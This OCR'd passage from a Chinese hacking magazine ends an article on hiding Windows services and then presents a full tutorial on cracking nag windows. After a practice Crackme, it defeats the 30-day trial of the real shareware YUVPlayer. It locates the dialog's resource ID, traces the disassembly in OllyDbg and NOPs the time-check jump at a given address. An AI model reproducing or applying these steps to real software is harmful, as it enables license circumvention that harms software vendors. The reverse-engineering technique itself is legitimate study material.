



图 2

以上代码在 WinXP SP3 + VC6.0 下编译通过，由于搜索服务链时用到了特征码，在不同系统下不能保证完全兼容。不过本文只是向大家介绍这样一种技术，我们注重的应该是过程而非结果，目的达到了就可以了。

最后再提一下如何检测以上方法隐藏的服务。其实很简单，读取注册表 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services 下所有的项就行了，因为这里才是真正记录服务信息的地方。当然，如果对注册表再做做手脚，那么服务的信息就真的难以寻觅了。

好了，本文的篇幅很长，到这里就结束了。在刚刚成文后，胡文亮同学对本文提出了一些宝贵的建议，对我有所帮助，在此向他表示衷心地感谢。由于时间和精力有限，文章难免有疏漏之处，如果读者在阅读或调试时遇到了什么问题，还望到论坛与我交流，欢迎批评指正！我的论坛 ID 是 naylon。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）



前置知识：无
关键词：窗口、破解、Crackme

窗口破解万能招

文/图　Hokkien

细心的朋友会发现，共享或者商业软件所要求的注册过程往往会以窗口的形式出现，很典型的就是安装过程中要输入用户名和密码，这时候如果没有正确的注册码，安装将进行不下去。这个很让人头疼，毕竟辛辛苦苦下载的东西，一时用不了，肯定会让人发自内心的不爽，呵呵。作为破解者，碰到这样的场面，一定要严格遵守哲学上的基本方法论，即“分析问题，解决问题”。然而人类生性是懒惰的，如果每个破解者每次遇到同样的问题，都做类似的分析未免太迟钝。可喜的是，人类又是聪明的，人类是善于总结的，即哲学上的“归纳”。因而，如果我们能够对问题的解决办法做一个“归纳”，将会使得破解这样的软件的难度大大降低。今天，我就是带着这样的“归纳”方法来的，相信读者朋友读完本文会有不同程度的收获。

实例一　Crackme 窗口去除

话不多说，先来个 Crackme 预演一下。这个 Crackme 内容很简单，就是去除唯一的窗口，如图 1 所示。




图 1

这个 Crackme 没加壳，所以可以直接切入分析。本着哲学上的“分析问题、解决问题”的基本方法论，我们来尝试一下到底怎么除去这个窗口。经过一番分析后，我们初步得到以下几种破解办法：

（1）这个 Nag 可能是用 MessageBox 改造的。因而可以在 MessageBox 下断点试试。

（2）既然窗口上显示出“This is NAG”字样，那么我们可以搜索字符串，从而找到破解关键位置。

（3）这个 NAG 铁定是个窗口，既然是窗口，那肯定逃不过 CreateWindow，所以可以在这个 API 函数下断点看看会不会有啥收获。

上面是我们分析问题以后得出的几种方法，现在我们来一一验证，看看是否能够得到破解的关键位置，从而去除相应的 NAG 窗口。

先看看在 MessgeBox 下断点能不能行得通，打开 OD，直接 bp MessageBoxA，则 OD 会在下列位置断点：

```
77D507EA >  8BFF              mov     edi, edi
77D507EC    55                push    ebp
77D507ED    8BEC              mov     ebp, esp
77D507EF    833D BC14D777 0>cmp     dword ptr
[gfEMIEnable], 0
```

然后按 F9 键运行，发现 Crackeme 并没有被断，而是一路畅通无阻。接着再用同样的方法试试 MessgeBox 的宽字符 API MessageBoxW，以及其扩展 MessgeBoxEx，Crackeme 都没有被断。由此可见，Crackeme 的 NAG 窗口并不是 MessageBox 的变体，因而这一招行不通。

接着，我们来搜索下“This is NAG”字符串，用 OD 的字符创搜索，最后显示的结果中字符串一大堆，但却始终找不到“This is NAG”字符串，因而，从这个方法定位到关键位置看来也行不通了。

最后，我们再来对 CreateWindow 下断点看看程序有什么结果，下断方法就像上面说的，这里就不多说了。

```
77D2E4A9 >  8BFF          mov     edi, edi
77D2E4AB    55            push    ebp
77D2E4AC    8BEC          mov     ebp, esp
77D2E4AE    68 01000040   push    40000001
77D2E4B3    FF75 34       push    dword ptr [ebp+34]
77D2E4B6    FF75 30       push    dword ptr [ebp+30]
77D2E4B9    FF75 2C       push    dword ptr [ebp+2C]
77D2E4BC    FF75 28       push    dword ptr [ebp+28]
77D2E4BF    FF75 24       push    dword ptr [ebp+24]
77D2E4C2    FF75 20       push    dword ptr [ebp+20]
77D2E4C5    FF75 1C       push    dword ptr [ebp+1C]
77D2E4C8    FF75 18       push    dword ptr [ebp+18]
77D2E4CB    FF75 14       push    dword ptr [ebp+14]
77D2E4CE    FF75 10       push    dword ptr [ebp+10]
77D2E4D1    FF75 0C       push    dword ptr [ebp+C]
77D2E4D4    FF75 08       push    dword ptr [ebp+8]
77D2E4D7    E8 B5FEFFFF   call    _CreateWindowEx
77D2E4DC    5D            pop     ebp
77D2E4DD    C2 3000       retn    30
```

最后程序确实被断了。在断的地方仔细观察上下文环境，感觉得到的信息很模糊，唯一给我们的信息是栈信息，如图 2 所示。

面对这样的栈信息，我们唯一能用的方法当然是栈回溯，一层一层的回溯下去，到了最后我们还没回溯到关键位置，而

人就晕了。所以，这样的方法显然不实用，所以我们就暂且把这样的方法也认为是行不通的。




图 2

既然上面三种方法都是行不通，那么有没有什么办法能够简便的获得关键信息呢？答案是有。这也是本文的重点。

既然上面我们做了三种尝试的方案，那么现在有必要来总结一下，从这些尝试中，能得到什么有用的信息，然后再用这些有用的信息来推出一般性的破解方法。

既然窗口是用 CreateWindow 建立的，但又不是 MessageBox，所以我们大概能够知道这样的窗口应该是对话框。既然窗口上面有字符串，我们用 OD 却搜索不到，出现这种现象的唯一解释是字符串可能存在于外部文件中或者在资源中，显然本程序并没有相应的外部文件，所以唯一可能的存在形式是字符串被当做资源存储了。

既然是对话框，那么有过 API 编程经验的读者朋友应该知道，我们每建立一个对话框，一般都是先在资源文件中编辑好对话框模板，而这样的模板最后会被资源编译器编译后以资源的形式放在可执行文件（PE 文件）的资源节中。所以我们接下来要做的第一步是用资源反编译打开可执行文件，这里我们用 ResCope 打开 Crackme，如图 3 所示。




图 3

注意看资源 ID，窗口的资源 ID 是 101。那么这个资源 ID 有什么用呢？现在不妨让我们回忆一下建立窗口的 API。一般常用的 API 是：

```
DialogBox(hInstance, lpTemplate, hWndParent, lpDialogFunc)
```

DialogBox 仅仅只是个宏，最终调用的 API 是下面这个函数：

```
DialogBoxParamA(hInstance, lpTemplate, hWndParent,
lpDialogFunc, 0L)
```

显然，这个 API 函数有个重要的参数 lpTemplate，这个参数就是资源 ID。

我们知道，参数入栈最后被转化为相应的机器码：

```
PUSH ID
```

所以，从这个入口我们得到了思路，也就是说，只要我们调用了对话框相应的 API，那么必然要有 ID 入栈，也就是说，一定会有 PUSH ID 这么一条语句，所以我们现在要做的就是搜索到这条语句出现在什么地方。话不多说，用 OD 查找一下看能不能实现。打开 OD，按 Ctrl + F 组合键，输入“PUSH 65”，注意 65 是 101 的 16 进制。结果如下所示：

```
00401000  /$  8B4424 04      mov   eax, dword ptr [esp+4]
00401004  |.  6A 00          push  0
00401006  |.  68 20104000    push  00401020
0040100B  |.  6A 00          push  0
0040100D  |.  6A 65          push  65
0040100F  |.  50             push  eax
00401010  |.  FF15 A0504000 call  dword ptr
[<&USER32.DialogBoxParamA>]
00401016  |.  33C0           xor   eax, eax
00401018  \.  C2 1000        retn  10
```

太神奇了，就这么简单的一步，就找到了关键位置！既然这个位置有了，那么去除这个 NAG 窗口也就很容易了。OK，Crackme 破解成功！

实例二 YUVPlayer 时间限制破解

刚才那个 Crackeme 仅仅只是试练，大家可能觉得还不过瘾，现在我们就来一个共享软件试试。YUVPlayer 是一款国外的能够播放 YUV 格式视频的软件，虽然很精练，但功能却很强大。特别是目前我正在研究视频编解码，这样的工具更是不可或缺。很可惜的是，这个软件是共享软件，只能免费使用 30 天，超过 30 天后不注册将会弹出一个提示对话框，单击确定后将会退出，如图 4 所示。




图 4

现在我们就用上面介绍的万能招对付这个时间限制，打开 ResCope 反编译 YUVPlayer.exe，查看上面那个窗口的资源 ID 是 0x8A。现在用 OD 加载 YUVPlayer.exe，然后按 Ctrl + F 组合键，输入“PUSH 8A”，按 Ctrl + L 组合键一个一个的排除，最后我们来到下面的关键位置：

```
0041F630  /$  8B4424 04      mov   eax, dword ptr [esp+4]
0041F634  |.  56             push  esi
0041F635  |.  50             push  eax
0041F636  |.  8BF1           mov   esi, ecx
0041F638  |.  68 8A000000    push  8A
0041F63D  |.  E8 843E0000    call  <jmp.&MFC42.#
CDialog::CDialog_324>
0041F642  |.  C706 989E4200 mov   dword ptr [esi],
00429E98
0041F648  |.  8BC6           mov   eax, esi
0041F64A  |.  5E             pop   esi
0041F64B  \.  C2 0400        retn  4
```

那么，我们在 0041F630 下断点，按 F9 键运行，会被断在这边，然后观察栈信息，如图 5 所示。




图 5

回溯到地址 0x00420595 这个地方：

```
00420589  >\57               push  edi
```

```
    0042058A   .  8D8D 18FFFFFF lea     ecx, dword ptr [ebp-E8]
    00420590   .  E8 9BF0FFFF   call    0041F630
    00420595   .  8D8D 18FFFFFF lea     ecx, dword ptr [ebp-E8]
    0042059B   .  C645 FC 04    mov     byte ptr [ebp-4], 4
    0042059F   .  E8 FE2E0000   call
<jmp.&MFC42.#CDialog::DoModal_2514>
    004205A4   .  8D8D 18FFFFFF lea     ecx, dword ptr [ebp-E8]
    004205AA   .  C645 FC 02    mov     byte ptr [ebp-4], 2
    004205AE   .  E8 192F0000   call
<jmp.&MFC42.#CDialog::~CDialog_641>
    004205B3   .  8D4D E4       lea     ecx, dword ptr [ebp-1C]
    004205B6   .  C645 FC 00    mov     byte ptr [ebp-4], 0
```

这个应该就是限制未注册用户使用的地方。既然程序可以区分注册和未注册用户可以使用的功能，那么在运行到上面代码处之前必然有个分支进行判断，哪些是注册用户，或者未注册用户的时间限制到时等。从此时的上下文，我们定位到下面的分支处：

```
    00420298   .  50            push    eax
    00420299   .  8D8B 50070000 lea     ecx, dword ptr
[ebx+750]
    0042029F   .  C645 FC 03    mov     byte ptr [ebp-4], 3
    004202A3   .  E8 76310000   call    <jmp.&MFC42.#
CString::operator=_858>
    004202A8   .  8D4D EC       lea     ecx, dword ptr
[ebp-14]
    004202AB   .  C645 FC 02    mov     byte ptr [ebp-4], 2
    004202AF   .  E8 D82F0000   call    <jmp.&MFC42.
#CString::~CString_800>
    004202B4   .  C683 4C070000>mov     byte ptr [ebx+ 74C], 1
    004202BB   .  EB 20         jmp     short 004202DD
    004202BD   >  8D4D E4       lea     ecx, dword ptr
[ebp-1C]
    004202C0   .  E8 7B60FFFF   call    00416340
    004202C5   .  3BC7          cmp     eax, edi
    004202C7   .  0F8C BC020000 jl      00420589
    004202CD   .  83F8 1E       cmp     eax, 1E
    004202D0   .  0F8D B3020000 jge     00420589
```

请注意地址 0x004202CD，显然这个地方是判断时间限制的，那么爆破就很简单了，直接把这个语句 nop 掉就可以了，然后保存运行，看看效果，如图 6 所示。




图 6

